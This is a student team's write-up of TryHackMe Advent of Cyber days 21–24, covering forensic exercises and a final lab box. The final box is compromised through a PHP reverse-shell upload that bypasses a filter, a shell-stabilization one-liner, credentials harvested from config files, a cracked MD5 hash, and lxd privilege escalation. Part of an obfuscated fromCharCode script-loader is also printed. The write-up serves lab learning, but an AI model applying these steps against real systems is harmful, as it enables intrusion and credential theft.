

PSP0201

WEEK 6

WRITE UP

Groupname: **CyberRivets**

Student ID	Name	Role
1211103426	Aminul Aiman Bin Abdullah	Leader
1211100965	Muhammad Izz Hakim Bin Mohd Zaki	Member
1211103429	Haifa Najieha Binti Hashim	Member
1211102576	Uzair Akhyar Bin Norazmi	Member


Day 21: Blue Teaming - Time for some ELForensics

Used Tools: Kali Linux, Remmina, PowerShell

Solution:

Question 1

Read the contents of the text file within the Documents folder. What is the file hash for db.exe?




```
db file hash - Notepad
File Edit Format View Help
Filename: db.exe
MD5 Hash: 596690FFC54AB6101932856E6A78E3A1
```

Click Documents in the File Explorer and open 'db file hash.txt'.

Question 2

What is the file hash of the mysterious executable within the Documents folder?




```
PS C:\Users\littlehelper\Documents> get-filehash -algorithm MD5 deebee.exe

Algorithm      Hash
-----
MD5            5F037501FB542AD2D9B06EB12AED09F0
```

Use 'get-filehash' command followed by '-algorithm MD5' and the application name to get hash in MD5 format.

Question 3

What is the SHA256 file hash of the mysterious executable within the Documents folder?



```
PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm SHA256 deebee.exe

Algorithm      Hash
-----
SHA256         F5092B78B844E4A1A7C95B1628E39B439EB6BF0117B06D5A7B6EED99F55...
```

Replace 'MD5' with 'SHA256' to get the file hash of SHA256.

Question 4

Using Strings find the hidden flag within the executable?

```
PS C:\Users\littlehelper\Documents> C:\Tools\strings64.exe -accepteula deebee.exe  
Strings v2.53 - Search for ANSI and Unicode strings in binary images.
```

```
Loading menu, standby...  
THM{f6187e6cbeb1214139ef313e108cb6f9}  
Set-Content -Path .\lists.exe -value $(G
```

Scan 'deebee.exe' using Strings tools. You can run using commands in PowerShell. Observe the output and find the flag.

Question 5

What is the powershell command used to view ADS?

```
PS C:\Users\littlehelper\Documents> Get-Item -Path deebee.exe -Stream *  
  
PSPath      : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents\deebee.exe::$DATA  
PSParentPath : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents  
PSChildName  : deebee.exe::$DATA  
PSDrive      : C  
PSProvider   : Microsoft.PowerShell.Core\FileSystem  
PSIsContainer : False  
FileName     : C:\Users\littlehelper\Documents\deebee.exe  
Stream       :::$DATA  
Length       : 5632  
  
PSPath      : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents\deebee.exe:hiddenb  
PSParentPath : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents  
PSChildName  : deebee.exe:hiddenb  
PSDrive      : C  
PSProvider   : Microsoft.PowerShell.Core\FileSystem  
PSIsContainer : False  
FileName     : C:\Users\littlehelper\Documents\deebee.exe  
Stream       : hiddenb  
Length       : 6144
```

The command used to view ADS is 'Get-Item -Path deebee.exe -Stream*'.

Question 6

What is the flag that is displayed when you run the database connector file?

```
PS C:\Users\littlehelper\Documents> wmic process call create $(Resolve-Path .\deebee.exe:hiddenb)  
Executing (Win32_Process)->Create()  
Method execution successful.  
Out Parameters:  
instance of __PARAMETERS
```

```
C:\Users\littlehelper\Documents\deebee.exe:hiddenb  
Choose an option:  
1) Nice List  
2) Naughty List  
3) Exit  
  
THM{088731ddc7b9fdeccaed982b07c297c}
```

Launch the hidden executable hiding within ADS using the command above. Copy the flag after the application is executed.

Question 7

Which list is Sharika Spooner on?

Choose an option:

- 1) Nice List
- 2) Naughty List
- 3) Exit

THM{088731ddc7b9fdeccaed982b07c297c}

Select an option: 2_

Jovan Hullett
Sherlene Loehr
Melisa Vanhooose
Sharika Spooner
_

Interact with the program. Choose option 2. Sharika Spooner is in the Naughty List.

Question 8

Which list is Jaime Victoria on?

Choose an option:

- 1) Nice List
- 2) Naughty List
- 3) Exit

THM{088731ddc7b9fdeccaed982b07c297c}

Select an option: 1_

Denice Wachtel
Frances Merkle
Thomasena Latimore
Laurena Gardea
Delphine Gossard
Jaime Victoria
_

Interact with the program. Choose option 1. Jaime Victoria is in the Nice List.

Methodology/Thought Process:

When opening deebee.exe in the Documents, the application does not show the database. We could know the authentication of the application from their file hash. In the Documents, we can see that the db file hash has been provided in the text file. However, when cross-checking the file hash using 'Get-FileHash' command in the PowerShell, it provides a different file hash. Thus, we know that deebee.exe might be modified. Use 'Strings.exe' provided in the remote machine to inspect the application. As we inspect the output, the first flag is found. Next, we might want to look up the ADS (Alternate Data Streams) as it may have hidden data stored from the database. After looking at the ADS, we found out that there are two data streams which one of them named 'hidedb'. Launch the 'hidedb' using 'wmic process call create' command, wait for the application to be executed and copy the flag.

Day 22: Blue Teaming - Elf McEager becomes CyberElf

Used Tools: Kali Linux, CyberChef, Remmina, KeePass

Solution:

Question 1

What is the password to the KeePass database?



Decode name of the folder in the Desktop using CyberChef. You can use 'Magic' to automatically detect the format used or directly drag 'From Base64' to get the answer.

Question 2


What is the encoding method listed as the 'Matching ops'?

Output		
time: 20ms length: 18957 lines: 706		
Recipe (click to load)	Result snippet	Properties
From_Base64('A-Za-z0-9+/',true)	thegrinchwashere	Possible languages: English German Dutch Indonesian Matching ops: From Base64 Valid UTF8 Entropy: 3.28

Look in the Output section, the encoding method listed in the Matching ops is 'From Base64'.

Question 3

What is the note on the hiya key?



Look up to the Notes section in the hiya key.

Question 4

What is the decoded password value of the Elf Server?

Edit Entry
You're editing an existing entry.

Entry | Advanced | Properties | Auto-Type | History

Title: Icon:

User name:

Password:

Recipe

From Hex

Delimiter
Auto

Input

736e30774d346e21

Output

sn0wM4n!

Decode using 'From Hex' in the CyberChef.

Question 5

What was the encoding used on the Elf Server password?

Notes:

Recipe

From Hex

Delimiter
Auto

Input

736e30774d346e21

The hint can be found in the Notes section.

Question 6

What is the decoded password value for ElfMail?

A screenshot of a web application interface. At the top, there's a 'Recipe' tab with icons for saving, deleting, and a trash can. Below it, a green button labeled 'From HTML Entity' is visible. To the right, an 'Input' field contains a long string of HTML entities: 'ic3Skating;de!'. Below the input, an 'Output' section displays the decoded text 'ic3Skating!'.

The hint can be found in the Notes section. Decode using 'From HTML Entity' in the CyberChef.

Question 7

What is the username:password pair of Elf Security System?

Title: Elf Security System

User name: superelfadmin




Password: nothinghere

Check in the Recycle Bin section to find Elf Security System.

Question 8

Decode the last encoded value. What is the flag?

Recipe

From Charcode

Delimiter

Comma

Base

10

From Charcode

Delimiter

Comma






Base

10

Input

length: 3142

lines: 1

```
eval(String.fromCharCode(118, 97, 114, 32, 115, 111, 109, 101, 115, 116, 114, 105, 110, 103, 32, 61, 32, 100, 111, 99, 117, 109, 101, 110, 116, 46, 99, 114, 101, 97, 116, 101, 69, 108, 101, 109, 101, 110, 116, 40, 39, 115, 99, 114, 105, 112, 116, 39, 41, 59, 32, 115, 111, 109, 101, 115, 116, 114, 105, 110, 103, 46, 116, 121, 112, 101, 32, 61, 32, 39, 116, 101, 120, 116, 47, 106, 97, 118, 97, 115, 99, 114, 105, 112, 116, 39, 59, 32, 115, 111, 109, 101, 115, 116, 114, 105, 110, 103, 46, 97, 115, 121, 110, 99, 32, 61, 32, 116, 114, 117, 101, 59, 115, 111, 109, 101, 115, 116, 114, 105, 110, 103, 46, 115, 114, 99, 32, 61, 32, 83, 116, 114, 105, 110, 103, 46, 102, 114, 111, 109, 67, 104, 97, 67, 111, 100, 101, 40, 49, 48, 52, 44, 32, 49, 49, 54, 44, 32, 49, 49, 54, 44, 32, 49, 49, 50, 44, 32, 49, 49, 53, 44, 32,
```

```
Output      start: 1    time: 1ms
            end: 69    length: 69
            length: 68  lines: 1

https://gist.github.com/heavenraiza/1d321244c4d667446d
bfd9a3298a88b8

cyberelf
1 THM{657012dcf3d1318dca0ed864f0e70535}
```

Use 'From Charcode' twice, comma as the delimiter and base of 10 in the CyberChef. Copy and search the link in the Output, then find the flag.

Methodology/Thought Process:

Login into Remmina using IP address and credentials given. Decode the name of the folder in the Desktop using CyberChef using Base64 format to get the KeePass password. Login into the KeePass, Click on Network and double-click on the 'Elf Server' to see the password. Take note that the password is already encoded, the hint can be found in the Notes section to figure out the format used. Copy the password and decode it in the CyberChef using 'From Hex'. Next, go into eMail section and look for ElfMail password. It seems that the password also encoded, find the hint in the Notes section. In CyberChef, use 'From HTML Entity' to decode the password. Lastly, look in the Recycle Bin to find the last encoded value. In the Notes section, there is a long string with the 'CharCode' at the start. Look into the hint in the TryHackMe and implies the method in the CyberChef. Decode from CharCode twice with comma as the delimiter and base of 10. You will get a GitHub link after decoding it. Search the link and find the flag.

Day 23: Blue Teaming - The Grinch strikes again!

Used Tools: Kali Linux, Remmina, Terminal, Disk Management, Task Scheduler

Solution:

Question 1

What does the wallpaper say?



Question 2


Decrypt the fake 'bitcoin address' within the ransom note. What is the plain text value?

The screenshot shows a ransom note in a Notepad window titled 'RansomNote - Notepad'. The text of the note is: 'As you were calmly looking at your documents I encrypted all the workstations at Best Festival Company just now. Including yours McEager! Send me lots and lots of money to my bitcoin address (bm9tb3JlYmVzdGZlc3RpdmFsY29tcGFueQ==) and MAYBE I'll give you the key to decrypt. >:^p'. Below the note, the CyberChef decoder interface is shown. The 'Recipe' panel is set to 'From Base64' with 'Alphabet A-Za-z0-9+/' selected, 'non-alphabet' checked, and 'Strict mode' unchecked. The 'Input' field contains the Base64 string 'bm9tb3JlYmVzdGZlc3RpdmFsY29tcGFueQ=='. The 'Output' field displays the decoded plain text: 'nomorebestfestivalcompany'.

Look into the RansomNote file. Copy the encrypted bitcoin address and paste it into CyberChef. Encrypt using Base64 to get the plain text value.

Question 3

At times ransomware changes the file extensions of the encrypted files. What is the file extension for each of the encrypted files?



Explore the Documents and lookup for weird file extensions. The file extension for each of the encrypted files is '.grinch'.

Question 4


What is the name of the suspicious scheduled task?

Name	Status	Triggers
Amazon Ec2...	Ready	At system startup
GoogleUpda...	Disabled	Multiple triggers defined
GoogleUpda...	Disabled	At 5:05 AM every day - After triggered, rep
opidsfsdf	Ready	At log on of ELFSTATION4\Administrator
ShadowCop...	Ready	Multiple triggers defined

In the Task Scheduler, we can see one process that seems weird with a suspicious name.

Question 5

Inspect the properties of the scheduled task. What is the location of the executable that is run at login?




In the Actions tab, the location is given.

Question 6

There is another scheduled task that is related to VSS. What is the ShadowCopyVolume ID?


ShadowCopyVolume{7a9eea15-0000-0000-0000-010000000000} Properties (Local Computer)



In the General tab, the ID is located in the curly parenthesis.

Question 7



Assign the hidden partition a letter. What is the name of the hidden folder?



Assign the hidden partition with a letter and enable view hidden files to find the file.

Question 8

Right-click and inspect the properties for the hidden folder. Use the 'Previous Versions' tab to restore the encrypted file that is within this hidden folder to the previous version. What is the password within the file?



Restore the confidential folder to the previous version. Look into the text file to find the password.

Methodology/Thought Process:

It seems that the file has been encrypted. Take a look in the Task Scheduler as the hacker might leave a scheduled task to run behind the scene. There are a few scheduled tasks, one with a weird name (created by the hacker) and also Shadow Copy Volume with the ID. With the shadow copy enabled, we can see where the backup files might be. Use 'vssadmin list volumes' command to find the volume for shadow copies. We see that the volume name is different from the C drive, take a hint that there might be another drive. In Disk Management, we can see that there is a Backup drive. Assign a letter to the Backup drive in order to see it in File Explorer. Enable view hidden items to see the confidential folder and restore the folder to the previous version before it was encrypted. Open the text file to get the password.

Day 24: Final Challenge - The Trial Before Christmas

Used Tools: Kali Linux, Terminal, Firefox, Burpsuite, GoBuster

Solution:

Question 1

Scan the machine. What ports are open?


```
(1211103426@kali)~$ nmap -A 10.10.95.82
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-03 2
Nmap scan report for 10.10.95.82
Host is up (0.19s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
65000/tcp  open  http    Apache httpd 2.4.29 ((Ubuntu))
```

Put 'nmap -A IP Address' in the terminal to get the ports.

Question 2

What's the title of the hidden website? It's worthwhile looking recursively at all websites on the box for this step.

```
65000/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_    httponly flag not set
|_http-title: Light Cycle
|_http-server-header: Apache/2.4.29 (Ubuntu)
```



Go to the new tabs and use this command 'IP Address:65000' to get the title of the hidden website by using the ports from the terminal.

Question 3

What is the name of the hidden php page?

```
(1211103426@kali)-[~]
$ gobuster dir -u http://10.10.95.82:65000/ -x php -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt

Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.95.82:65000/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Extensions: php
[+] Timeout: 10s

2022/07/03 23:39:05 Starting gobuster in directory enumeration mode

/index.php (Status: 200) [Size: 800]
/uploads.php (Status: 200) [Size: 1328]
/assets (Status: 301) [Size: 320] [→ http://10.10.95.82:65000/assets/]
/api (Status: 301) [Size: 317] [→ http://10.10.95.82:65000/api/]
/grid (Status: 301) [Size: 318] [→ http://10.10.95.82:65000/grid/]
```

By using 'gobuster dir -u <http://IP Address:65000/> -x php -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt' to find the hidden PHP page.

Question 4

What is the name of the hidden directory where file uploads are saved?

Index of /grid

Name	Last modified	Size	Description
 Parent Directory	-	-	-

Use gobuster, and check the output. Go to '<http://IP Address:65000/grid/>' and see what the page is used for. We know that /grid is used to store uploaded files.

Question 5

What is the value of the web.txt flag?

```
www-data@light-cycle:/var$ cd www
cd www
www-data@light-cycle:/var/www$ ls
ls
ENCOM TheGrid web.txt
www-data@light-cycle:/var/www$ cat web.txt
cat web.txt
THM{ENTER_THE_GRID}
```

To find the flag by using 'cd www'. Then, type ls in that terminal to list the file. Last, use 'cat file.txt' to show the flag.

Question 6

What lines are used to upgrade and stabilize your shell?

1. The first thing to do is use

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
```

2. Step two is: `export TERM=xterm` – this will give us access to term commands such as `clear`.

3. Finally (and most importantly) we will background the shell using `Ctrl + Z`. Back in our own terminal we use `stty raw -echo; fg`. This does two things: first, it turns

The answer can be found in the TryHackMe notes.

Question 7

Review the configuration files for the webserver to find some useful loot in the form of credentials. What credentials do you find? username:password

```
www-data@light-cycle:/var/www/TheGrid/includes$ cat dbauth.php
cat dbauth.php
<?php
    $dbaddr = "localhost";
    $dbuser = "tron";
    $dbpass = "IFightForTheUsers";
    $database = "tron";
```

'cat dbauth.php' this command can find the username and password in file 'www-data@light-cycle:/var/www/TheGrid/includes\$'.

Question 8

Access the database and discover the encrypted credentials. What is the name of the database you find these in?

```
mysql> use tron;
```

```
Database changed
```

```
mysql> show tables
```

```
mysql> select * from users;
select * from users;
+----+-----+-----+
| id | username | password |
+----+-----+-----+
| 1  | flynn   | edc621628f6d19a13a00fd683f5e3ff7 |
+----+-----+-----+
```

Use tron database to find other user credentials.


Question 9

Crack the password. What is it?

edc621628f6d19a13a00fd683f5e3ff7

☐

I'm not a robot


reCAPTCHA
[Privacy](#) - [Terms](#)

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
edc621628f6d19a13a00fd683f5e3ff7	md5	@computer@

Use the website '<https://md5decrypt.net/en/>' to decrypt the password.

Question 10

Use su to login to the newly discovered user by exploiting password reuse. What is the user you are switching to?

```
su flynn
Password: @computer@

flynn@light-cycle:/var/www/TheGrid$
```

Question 11

What is the value of the user.txt flag?

```
flynn@light-cycle:/var/www$ cd /home/flynn
cd /home/flynn
flynn@light-cycle:~$ ls
ls
user.txt
flynn@light-cycle:~$ cat user.txt
cat user.txt
THM{IDENTITY_DISC_RECOGNISED}
```

In file 'flynn@light-cyle:/var/www\$' add 'cd /home/flynn' and then 'ls' to see the list of files. At the end, by using command 'cat file.txt' will show the flag.

Question 12

Check the user's groups. Which group can be leveraged to escalate privileges?

```
flynn@light-cycle:/$ id
id
uid=1000(flynn) gid=1000(flynn) groups=1000(flynn),109(lxd)
```


Question 13

What is the value of the root.txt flag?

```
/mnt/root/root # ^[[26;18Rcat root.txt  
cat root.txt  
THM{FLYNN_LIVES}
```

Initialize the image inside the new container and mount the container inside /root directory. Use 'ls' command to see the text file and 'cat' to get the flag.

Methodology/Thought Process:

Use Nmap to scan for the open port and go into the website page with the IP address and the port we found earlier. After entering the website, we want to look for any possible vulnerabilities. Use gobuster to iterate through the existed parameter/page. As we know that the page is built using PHP, we can perform PHP reverse shell. However, as we are blocked from uploading the shell, we can use Burpsuite to bypass the filter and force our shell to get into the server. Set the netcat in the terminal and activate the reverse shell on '/grid'. After the shell is activated, check the netcat for it to listen and give us access as the user. Stabilize the shell using python to ease the progress. Go into /var/www to get the first flag. Check the TheGrid/includes to get database credentials. Now, we can access into the database as we have the credentials and database used (Sqlite). Log in to the database and explore what is in there. Looking into tron database, we found another user credentials (flynn) and an encrypted password. Decrypt the password using any software or website and log in with the new user account. Check in the /home directories to get another flag. As we get access to another user account, perhaps we can escalate the privileges as the root/administrator. This can be done because flynn is included in lxd group. Use build-alpine (can get from the GitHub), import the alpine image in the lxd, initialize the image inside a new container and mount the container inside /root directory. Finally, we get into the root account and completed the privilege escalation. Check for the last flag.